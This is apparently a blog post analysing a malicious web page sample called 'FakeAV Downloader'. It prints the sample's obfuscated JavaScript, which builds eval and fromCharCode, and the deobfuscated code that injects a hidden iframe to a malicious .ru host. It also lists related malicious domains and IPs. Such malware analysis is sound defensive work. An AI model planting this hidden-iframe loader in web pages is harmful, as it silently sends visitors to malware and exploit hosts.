Malware analysis – Fake AV Downloader (part 1)

by

HauntIT Blog

http://HauntIT.blogspot.com

Summary:

1. **Thanks for the sample file(s)**
2. **First view**
3. **Second view**
4. **More**

1. Thanks for the sample file(s)

After writing my last article about malware analysis for Android[1], I decide to check some threats that may come from webpages. Today we can see more advertisement on web than it was few years ago. In case of malicious pages, "advertisements" added there now, more often probably will try to steal your data by installing some malware on your computer or by redirecting you to webpage containing exploit code for your browser('s plugin).


Few nice examples of 'webpages' like this, I found (again) on great Mila's blog[0]. Thank's again! ;)

(Hint: Don't ask me for the password. Ask Mila via email.)

Let's check the first one archive with HTML file, named "FakeAV Downloader".


2. First View

After unpacking our HTML sample, we can see that index.html file contains HTML and JavaScript code


C:\Documents and Settings\k\Desktop\ZOO\Mila\WEB\Mila Parkour-Various Files-#OCJP-20150219-1431.zip\043_HTML-ObfsJavaScript-IFrameToFakeAV_ocjp\index.html - Not
e Edit Search View Encoding Language Settings Macro Run Plugins Window ?
index.html
ob1.html
ob2.html


```
    <frame src="head.html" scrolling="NO" noresize frameborder="NO" marginwidth="0" marginheight="0" name="head">
    <frame src="top2.html" frameborder="NO" name="main" marginwidth="0" marginheight="0">
</frameset>


<noframes>
<body bgcolor="#FFFFFF"><!--d93065-->
<script>if(window["document"])try{prototype;}catch(brebr){st=String;zz='al';zz='zv'.substr(123-122)+zz;ss=[];f='fr'+'om'+'Ch';f+='
4-2);w=this;e=w[f["substr"](11)+zz];n=
"3.5#3.5#51.5#50#15#19#49#54.5#48.5#57.5#53.5#49.5#54#57#22#50.5#49.5#57#33.5#53#49.5#53.5#49.5#54#57#56.5#32#59.5#41#47.5#50.5#3
54.5#49#59.5#18.5#19.5#44.5#23#45.5#19.5#60.5#5.5#3.5#3.5#3.5#51.5#50#56#47.5#53.5#49.5#56#19#19.5#28.5#5.5#3.5#3.5#61.5#15#49.5#
#3.5#3.5#49#54.5#48.5#57.5#53.5#49.5#54#57#22#58.5#56#51.5#57#49.5#19#16#29#51.5#50#56#47.5#53.5#49.5#15#56.5#56#48.5#29.5#18.5#5
1.5#58#47.5#50.5#49#59.5#22#56#57.5#22.5#48.5#54.5#57.5#54#57#24#24#22#55#51#55#18.5#15#58.5#51.5#49#57#51#29.5#18.5#23.5#23#18.5#
29.5#18.5#23.5#23#18.5#15#56.5#57#59.5#53#49.5#29.5#18.5#58#51.5#56.5#51.5#48#51.5#53#51.5#57#59.5#28#51#51.5#49#49#49.5#54#28.5#
```

Let's copy the JavaScript code to new file, and save it as "ob1.html". Now we can clean the code a little bit to see what is going on here:



```
<script>
if(window["document"])try{
    prototype;
} catch(brebr){
    st=String;                      //
    zz='al';                        //
    zz='zv'.substr(123-122)+zz;     //
    ss=[];                          //
    f='fr'+'om'+'Ch';               //
    f+='arC';                       //
    f+='qgode'["substr"](4-2);      //
    w=this;                         //
    e=w[f["substr"](11)+zz];        //
    n=
    "3.5#3.5#51.5#50#15#19#49#54.5#48.5#57.5#53.5#49.
    #48#54.5#49#59.5#18.5#19.5#44.5#23#45.5#19.5#60.5
    #5.5#3.5#3.5#3.5#49#54.5#48.5#57.5#53.5#49.5#54#5
```

As you can see, JS code is preparing "*eval()"* and "*fromCharCode()"* to use it later (with "*n"*):



.html
ob1.html
ob2.html
file:///c:/Docum...AV_ocjp/ob2.html
file:///c:/Documents and Settings/k/Des

```
<script>
    st=String;                          //
    zz='al';                            //
    document.write(zz);                 // prints 'al'
    document.write("<BR>");
    zz='zv'.substr(123-122)+zz;         // prints: 'val'
    document.write(zz);
    document.write("<BR>");
    ss=[];                              // prepare an array
    document.write(ss);
    document.write("<BR>");
    f='fr'+'om'+'Ch';                   // prints: 'fromCh' ..
    document.write(f);
    document.write("<BR>");
    f+='arC';                           //
    document.write(f);
    document.write("<BR>");             // ...arC...
    f+='qgode'["substr"](4-2);          // ...Code (so the final word is of course 'fromCharCode')
    document.write(f);
    document.write("<BR>");
    w=this;                             //
    e=w[f["substr"](11)+zz];            //

//  document.write(e);  // function eval() {<native code>}
```

```
al
val

fromCh
fromCharC
fromCharCode
```


3. Second view

When I was trying to figure out how to deobfuscate this code, I found a link to very nice tool called *JSDetox[2].* You can install it on Kali[4], but if there will be any problem with installation by "bundler", try to install each packet manually (gem). It should helps.



```
Installing ri documentation for bundler-1.8.2...
Installing RDoc documentation for bundler-1.8.2...
Cloning into 'jsdetox'...
remote: Counting objects: 754, done.
remote: Total 754 (delta 0), reused 0 (delta 0)
Receiving objects: 100% (754/754), 835.21 KiB | 218 KiB/s, done.
Resolving deltas: 100% (225/225), done.
Don't run Bundler as root. Bundler can ask for sudo if it is needed, and
installing your bundle as root will break this application for all non-root
users on this machine.
Fetching gem metadata from https://rubygems.org/...........
Fetching version metadata from https://rubygems.org/..
Resolving dependencies...
Installing rake 10.4.2
Installing i18n 0.7.0
Installing multi_json 1.10.1
Installing activesupport 3.2.21
Using bundler 1.8.2
Installing haml 3.1.8
Installing hexdump 0.2.3
Installing rack 1.6.0
Installing url_mount 0.2.1
```


After uploading our sample index.html to JSDetox, we can start deobfuscation ("Analyse") and get the results in few seconds:



```
                if (document.getElementsByTagName('body')[0]){
                        iframer();
                } else {
                        document.write("<iframe src='http://hivagdy.ru
/count22.php' width='10' height='10' style='visibility:hidden;
position:absolute;left:0;top:0;'></iframe>");
                }
                function iframer(){
                        var f =
document.createElement('iframe');f.setAttribute('src','http://hivagdy.r
u/count22.php');f.style.visibility='hidden';
```

Now we can see where new created <iframe> tag is trying to relocate us – iframe page is located on: hxxp://hivagdy.ru/count22.php.


Unfortunately, when I was checking this code, RU hostname was unavailable.



```
.68          DNS          131 Standard query response 0x39ae No such name
             DNS           70 Standard query 0x320a  AAAA hivagdy.ru
.68          DNS          131 Standard query response 0x320a No such name
             DNS           82 Standard query 0xc359  A hivagdy.ru.SSG5-Serial
.68          DNS          157 Standard query response 0xc359 No such name
             DNS           82 Standard query 0xdbd3  AAAA hivagdy.ru.SSG5-Serial
.68          DNS          157 Standard query response 0xdbd3 No such name
             DNS           70 Standard query 0x2cdb  A hivagdy.ru
             DNS           70 Standard query 0x784e  AAAA hivagdy.ru
.68          DNS          131 Standard query response 0x784e No such name
```

After that, I found some other interesting informations, for example:

a) Correlation network topology[3]



exposure.iseclab.org/search/?q=hivagdy.ru

CORRELATED NETWORK TOPOLOGY


Name nodes *(in* red*)* are correlated with IP nodes *(in* gray*: ip / # of correlations)*. **Click** on IP nodes to analyse further.

ANALYSIS: 41.201.34.153

RELATED DOMAINS:

hivagdy.ru


b) This host was used for: [5]



files.deependresearch.org/logs/all-known-domains-kelihos-2012-2013.txt

```
ehgycuj.ru
eqlasho.ru
fenataj.ru
neupjeq.ru
hidafog.ru
hivagdy.ru
hugejin.ru
hyjamat.ru
iddyraq.ru
ixqasib.ru
jyernol.ru
koqqeih.ru
kyqolby.ru
lauqpum.ru
lojyzyt.ru
loxusyd.ru
magucjo.ru
miobrav.ru
nimepof.ru
```

c) and one more information:



www.malwareurl.com/ns_listing.php?ip=41.92.145.144

WARNING: All domains/IPs listed on this website should be treated with extreme caution.
Some of them will automatically infect your computer.

Malware domains by name servers

Name servers matching IP **41.92.145.144**

Domain	Name servers / IPs	Domain IP / ASN	Description	Date / Details

bylviha.ru	ns1.diastr.com => 2.181.90.210
	ns2.diastr.com => 2.181.90.210
	ns3.diastr.com => 41.92.145.144
	ns4.diastr.com => 76.87.127.154
	ns5.diastr.com => 95.56.135.160
	ns6.diastr.com => 95.65.44.160
		(AS16340) IS-NET
		95.174.58.189
			Rogue Antivirus downloader	2012-05-01
				details

cizotel.ru	ns1.diastr.com => 46.48.202.234
	ns2.diastr.com => 119.154.10.229
	ns3.diastr.com => 115.242.55.146
	ns4.diastr.com => 41.92.145.144
	ns5.diastr.com => 109.239.45.214
	ns6.diastr.com => 196.211.87.94
		(AS27665) Columbus
		190.213.199.176
			Rogue Antivirus downloader	2012-05-01
				details

hivagdy.ru	ns1.diastr.com => 217.132.205.1
	ns2.diastr.com => 41.92.145.144
	ns3.diastr.com => 122.128.234.243
	ns4.diastr.com => 183.104.81.32
	ns5.diastr.com => 79.114.210.35
	ns6.diastr.com => 2.176.233.56
		(AS12880) DCI
		2.179.240.74
			Rogue Antivirus downloader	2012-05-01
				details

So it seems now, that we have all information we need to decide that this index.html file (used in phishing campany for example) can be very dangerous for safety of our users/clients.

4. More

Again big thanks for the sample files! ;)

If you have more, post the link(s) on comments or send me the email with subject "MALWARE". Please remember to pack it with password 'infected' (zip/rar/whatever). (Without the password, email server will drop them.)

Materials described here:

[0] Mila's blog – http://contagiodump.blogspot.com

[1] Android first steps in malware's world - http://hauntit.blogspot.com/2015/01/pl-analiza-aplikacji.html

[2] JSDetox - https://github.com/svent/jsdetox

[3] Exposure ISEC Lab – http://exposure.iseclab.org

[4] Kali Linux – https://www.kali.org

[5] http://files.deependresearch.org

[6] Malware URL – http://www.malwareurl.com

If you have any comments / feedback / ideas, feel free to mail me (http://HauntIT.blogspot.com).

Updates @twitter: https://twitter.com/HauntITBlog

Thanks! ;)

o/